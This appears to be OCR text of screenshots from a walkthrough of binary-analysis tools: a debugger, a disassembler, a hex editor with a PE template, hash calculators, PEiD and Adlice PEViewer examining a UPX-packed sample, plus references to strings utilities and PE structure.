
```
UPX1:004811A0 sample:$811A0 #303A0 <EntryPoint>
```

```
Address   Value     ASCI  Comments
77BD1000  00180016  ....
77BD1004  77BD8720  .½w   L"MSCOREE.DLL"
77BD1008  00160014  ....
77BD100C  77BD7F98  ..½w  L"\\SYSTEM32\\"
77BD1010  00020000  ....
77BD1014  77BD5C20   \½w
77BD1018  0010000E  ....
77BD101C  77BD8940  @.½w  L"CONOUT$"
77BD1020  000E000C  ....
77BD1024  77BD8930  0.½w  L"CONIN$"
77BD1028  00080006  ....
77BD102C  77BD8910  ..½w  L"PRN"
77BD1030  00080006  ....
```

```
0068FF74  75B00619  return to kernel32.75B00619 from ???
0068FF78  0039D000
0068FF7C  75B00600  kernel32.75B00600
0068FF80  0068FFDC
0068FF84  77C3784D  return to ntdll.77C3784D from ???
0068FF88  0039D000
0068FF8C  94FDB316
0068FF90  00000000
0068FF94  00000000
0068FF98  0039D000
0068FF9C  00000000
0068FFA0  00000000
0068FFA4  00000000
0068FFA8  00000000
0068FFAC  00000000
0068FFB0  00000000
```

```
Command: Commands are comma separated (like assembly instructions): mov eax, ebx
Paused  INT3 breakpoint "entry breakpoint" at <sample.EntryPoint> (004811A0)!
Time Wasted Debugging: 0:04:36:18
```

Disassembler



```
sub_454FA6 proc near
cmp     dword_46B324, 0
jz      short locret_454FF3

dec     dword_46B324
cmp     dword_46B320, 0
jnz     short locret_454FF3

push    ebx
push    esi
push    edi
mov     edi, ds:DeleteCriticalSection
push    offset stru_46B170 ; lpCriticalSection
call    edi ; DeleteCriticalSection
mov     esi, offset dword_46B128
mov     ebx, offset stru_46B188

loc_454FD8:
cmp     dword ptr [esi], 0
jz      short loc_454FE2

push    ebx             ; lpCriticalSection
call    edi ; DeleteCriticalSection
```

100.00% (-371,19) (813,38) 00054FA6 00454FA6: sub_454FA6

Names window

Name	Address	P.
D __ImageBase	00400000	
L unknown_libname_1	004014C0	
L unknown_libname_2	004014F0	
L unknown_libname_30	004026C0	
L std::_Init_locks::~_Init_locks(void)	00404B50	
L CFileDialog::~CFileDialog(void)	00405250	
L __tcsrchr	004052A0	
L unknown_libname_3	004052E0	
L _LocaleUpdate::GetLocaleT(void)	004053B0	
L unknown_libname_4	004053C0	
L _LocaleUpdate::GetLocaleT(void)	00405410	
L _LocaleUpdate::GetLocaleT(void)	00405560	
L _AfxBindHost::_AfxBindHost(void)	004055E0	

Line 3 of 1486

Strings window

Address	Length	Type	String
"..." HEADE...	0000002D	C	!This program cannot be run in DOS mode.
"..." HEADE...	00000006	C	STRich
"..." HEADE...	00000006	C	.text
"..." HEADE...	00000008	C	`.rdata
"..." HEADE...	00000007	C	@.data
"..." HEADE...	00000006	C	.rsrc
"..." .rdata:0...	0000000B	C	hhctrl.ocx
"..." .rdata:0...	0000003C	C	CLSID\\{ADB880A6-D8FF-11CF-9377-00A
"..." .rdata:0...	00000008	C	CWinApp
"..." .rdata:0...	0000000D	C	PreviewPages
"..." .rdata:0...	00000009	C	Settings
"..." .rdata:0...	0000000B	C	CWinThread


```
You may start to explore the input file right now.
Can not set debug privilege!
Using FLIRT signature: Microsoft VisualC 2-8/net runtime
Using FLIRT signature: MFC 3.1/4.0/4.2/8.0 32bit
Name 'LeadUp1' at 004119D0 is deleted...
Name 'LeadDown1' at 00411B58 is deleted...
Name 'LeadUp1_0' at 00412120 is deleted...
Propagating type information...
Function argument information is propagated
The initial autoanalysis has been finished.
```

AU: idle Down Disk: 24GB Click on node title to select/drag it; DblClick on edge to follow it; Wheel to scroll vertically; Ctrl,Alt,Shift for more options

Hex Editor

Hex + ASCII

Parsed structures



```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
0010h: B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
0020h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0030h: 00 00 00 00 00 00 00 00 00 00 00 00 F8 00 00 00  ............ø...
0040h: 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
0050h: 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
0060h: 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
0070h: 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
0080h: 8D A6 3D 07 C9 C7 53 54 C9 C7 53 54 C9 C7 53 54  .¦=.ÉÇSTÉÇSTÉÇST
0090h: 9F D8 40 54 EC C7 53 54 36 E7 59 54 C8 C7 53 54  ŸØ@TìÇST6çYTÈÇST
00A0h: AB D8 40 54 DB C7 53 54 C9 C7 52 54 77 C6 53 54  «Ø@TÛÇSTÉÇRTwÆST
00B0h: A6 D8 58 54 C3 C7 53 54 4A DB 5D 54 D2 C7 53 54  ¦ØXTÃÇSTJÛ]TÒÇST
00C0h: A6 D8 59 54 43 C7 53 54 B0 E6 58 54 9B C7 53 54  ¦ØYTCÇST°æXT›ÇST
00D0h: C9 C7 53 54 81 C7 53 54 CF E4 58 54 C2 C7 53 54  ÉÇST.ÇSTÏäXTÂÇST
00E0h: 0E C1 55 54 C8 C7 53 54 52 69 63 68 C9 C7 53 54  .ÁUTÈÇSTRichÉÇST
00F0h: 00 00 00 00 00 00 00 00 50 45 00 00 4C 01 04 00  ........PE..L...
0100h: 0B B9 F6 40 00 00 00 00 00 00 00 00 E0 00 0F 01  .¹ö@........à...
0110h: 0B 01 06 00 00 80 05 00 00 B0 01 00 00 00 00 00  .....€...°......
0120h: D8 1C 01 00 00 10 00 00 00 90 05 00 00 00 40 00  Ø.............@.
0130h: 00 10 00 00 00 10 00 00 04 00 00 00 00 00 00 00  ................
```

Template Results - EXE.bt


Name	Value	Start	Size	Color	Comment
struct IMAGE_DOS_HEADER DosHea...		0h	40h	Fg: Bg: ■	
struct IMAGE_DOS_STUB DosStub		40h	B8h	Fg: Bg:	
struct IMAGE_NT_HEADERS NtHeader		F8h	F8h	Fg: Bg: ■	
struct IMAGE_SECTION_HEADER Sec...		1F0h	A0h	Fg: Bg: ■	
struct IMAGE_SECTION_DATA Sectio...	.text	1000h	58000h	Fg: Bg:	
struct IMAGE_SECTION_DATA Sectio...	.rdata	59000h	B000h	Fg: Bg:	
struct IMAGE_SECTION_DATA Sectio...	.data	64000h	5000h	Fg: Bg:	
struct IMAGE_SECTION_DATA Sectio...	.rsrc	69000h	6000h	Fg: Bg:	
struct IMAGE_IMPORT_DESCRIPTOR...	SHLWAPI.dll	61818h	14h	Fg: Bg:	
struct IMAGE_IMPORT_DESCRIPTOR...	KERNEL32.dll	6182Ch	14h	Fg: Bg:	
struct IMAGE_IMPORT_DESCRIPTOR...	USER32.dll	61840h	14h	Fg: Bg:	
struct IMAGE_IMPORT_DESCRIPTOR...	GDI32.dll	61854h	14h	Fg: Bg:	
struct IMAGE_IMPORT_DESCRIPTOR...	comdlg32.dll	61868h	14h	Fg: Bg:	
struct IMAGE_IMPORT_DESCRIPTOR...	WINSPOOL.DRV	6187Ch	14h	Fg: Bg:	
struct IMAGE_IMPORT_DESCRIPTOR...	ADVAPI32.dll	61890h	14h	Fg: Bg:	
struct IMAGE_IMPORT_DESCRIPTOR...	SHELL32.dll	618A4h	14h	Fg: Bg:	
struct IMAGE_IMPORT_DESCRIPTOR...	COMCTL32.dll	618B8h	14h	Fg: Bg:	
struct IMAGE_IMPORT_DESCRIPTOR...	oledlg.dll	618CCh	14h	Fg: Bg:	
struct IMAGE_IMPORT_DESCRIPTOR...	ole32.dll	618E0h	14h	Fg: Bg:	
struct IMAGE_IMPORT_DESCRIPTOR...	OLEPRO32.DLL	618F4h	14h	Fg: Bg:	
struct IMAGE_IMPORT_DESCRIPTOR...	OLEAUT32.dll	61908h	14h	Fg: Bg:	

Inspector

Type	Value
Signed Byte	77
Unsigned Byte	77
Signed Short	23117
Unsigned Short	23117
Signed Int	9460301
Unsigned Int	9460301
Signed Int64	12894362189
Unsigned Int64	12894362189
Float	1.325671e-38
Double	6.37066138261923e-314
Half Float	201.625
String	MZ�
Unicode	掎ᒐ
DOSDATE	02/13/2025
DOSTIME	11:18:26
FILETIME	01/01/1601 00:21:29
OLETIME	
time_t	04/20/1970 11:51:41

```
Opened file 'C:\Users\RE-RMIT\Desktop\example.exe'.   Pos: 0 [0h] | Val: 77 4Dh 01001101b | Size: 454656 | ANSI | | LIT | W | OVR
```

Hashing Tools



HashCalc

Data Format: File

Data: C[redacted]\example.exe


[ ] HMAC Key Format: Text string Key:

[✓] MD5 06daf4d03df5e59deb31ee5924a59030
[ ] MD4
[✓] SHA1 4ff202936d1e4602be84198404992f2ae07319d3
[✓] SHA256 5d9bce8b73b8f6bbcd9fc51f725c785c5782f9099981f1c2
[ ] SHA384
[ ] SHA512
[✓] RIPEMD160 89da6a0e11d6839f8d7a2ad551090d8c71822f0e
[ ] PANAMA
[ ] TIGER
[ ] MD2
[ ] ADLER32
[✓] CRC32 e58d3d41
[ ] eDonkey/ eMule

SlavaSoft

Calculate Close Help


File Analyzers



PEiD v0.95

File:	[redacted]s.exe		
Entrypoint:	00004251	EP Section:	.text
File Offset:	00003651	First Bytes:	E8,03,80,00
Linker Info:	9.0	Subsystem:	Win32 console

Microsoft Visual C++ ?.? [Overlay] *



Adlice PEViewer (Free) 4.3.1.0 64 bit - [redacted]

Adlice PEViewer
Adlice Software

sample

Scores: 77% 84%

Summary

Packer:		Compiler:	
VirusTotal:	API key is missing (Scan Settings)	Digital Signature:	Not signed (0x800b0100)
PDB Path:			
Compiler Time:	2006/08/13 00:56:55	Debugger Time:	
Architecture:	Intel x86 - 32 bits executable	Subsystem:	Win32 CUI
Checksum:	00000000 (0x0) -> Mismatch: 0x3A808	Product:	UPX
Company:	The UPX Team http://upx.sf.net	Version:	2.02 (2006-08-13)

Process/Module

Pid:		Parent:	
Creation time:		Architecture:	
Command line:			
Module Address:		Module Size:	
Module Architecture:			

File

Location:	nistrator\Documents\samples\Unpack\sample
Description:	UPX executable packer
Size:	195 KB (199680 bytes)
Version:	2.2.0.0
Entropy:	7.91609
Streams (ADS):	

☐ Read Only [✓ Archive] ☐ Hidden
☐ Directory ☐ System ☐ Symbolic Link

Hashes

MD5:	C72C95EB16009865485A55F5F6A73DE2	Imphash:	2248B5187DECA1D08D4AD78D456CEB06
CRC32:	C5D598F8	Exphash:	
SHA256:	4E87B6BF0119475A9DF804B2594E9F441DEB3A46CA2	SHA-1:	101632161393199A7B9DAA1565EAA4EB42AA8FA0
SSDEEP	FIGYC3FY4FBIQG2R:JHGIY6UAWUMVLSJEHAZC3JFWQ		

String Analysis Tools

Tools to help extract all the strings from a binary file


Examples:

-Strings from Windows Sysinternals Suite (Windows)


-Strings program (Linux)

PE (Portable Executable)

PE Structure




ARTeam PE Tutorial




```
             0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
00000000h: 4D 5A 50 00 02 00 00 00 04 00 0F 00 FF FF 00 00 ; MZP.........ÿÿ..
00000010h: B8 00 00 00 00 00 00 00 40 00 1A 00 00 00 00 00 ; ¸.......@.......
00000020h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000030h: 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ; ................
00000040h: BA 10 00 0E 1F B4 09 CD 21 B8 01 4C CD 21 90 90 ; º....´.Í!¸.LÍ!□□
00000050h: 54 68 69 73 20 70 72 6F 67 72 61 6D 20 6D 75 73 ; This program mus
00000060h: 74 20 62 65 20 72 75 6E 20 75 6E 64 65 72 20 57 ; t be run under W
00000070h: 69 6E 33 32 0D 0A 24 37 00 00 00 00 00 00 00 00 ; in32..$7........
00000080h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000090h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
000000a0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
000000b0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
000000c0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
000000d0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
000000e0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
000000f0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000100h: 50 45 00 00 4C 01 08 00 19 5E 42 2A 00 00 00 00 ; PE..L....^B*....
00000110h: 00 00 00 00 E0 00 8E 81 0B 01 02 19 00 A0 02 00 ; ....à.Ž□..... ..
00000120h: 00 DE 00 00 00 00 00 00 B4 AD 02 00 00 10 00 00 ; .Þ......´-......
00000130h: 00 B0 02 00 00 00 40 00 00 10 00 00 00 02 00 00 ; .°....@.........
00000140h: 01 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 ; ................
00000150h: 00 D0 03 00 00 04 00 00 00 00 00 00 02 00 00 00 ; .Ð..............
00000160h: 00 00 10 00 00 40 00 00 00 00 10 00 00 10 00 00 ; .....@..........
00000170h: 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000180h: 00 D0 02 00 1E 18 00 00 00 40 03 00 00 8E 00 00 ; .Ð.......@...Ž..
00000190h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
000001a0h: 00 10 03 00 04 2B 00 00 00 00 00 00 00 00 00 00 ; .....+..........
000001b0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
000001c0h: 00 00 03 00 18 00 00 00 00 00 00 00 00 00 00 00 ; ................
000001d0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
000001e0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
000001f0h: 00 00 00 00 00 00 00 00 43 4F 44 45 00 00 00 00 ; ........CODE....
00000200h: 88 9E 02 00 00 10 00 00 00 A0 02 00 00 04 00 00 ; ˆž....... ......
00000210h: 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 ; ............ ..`
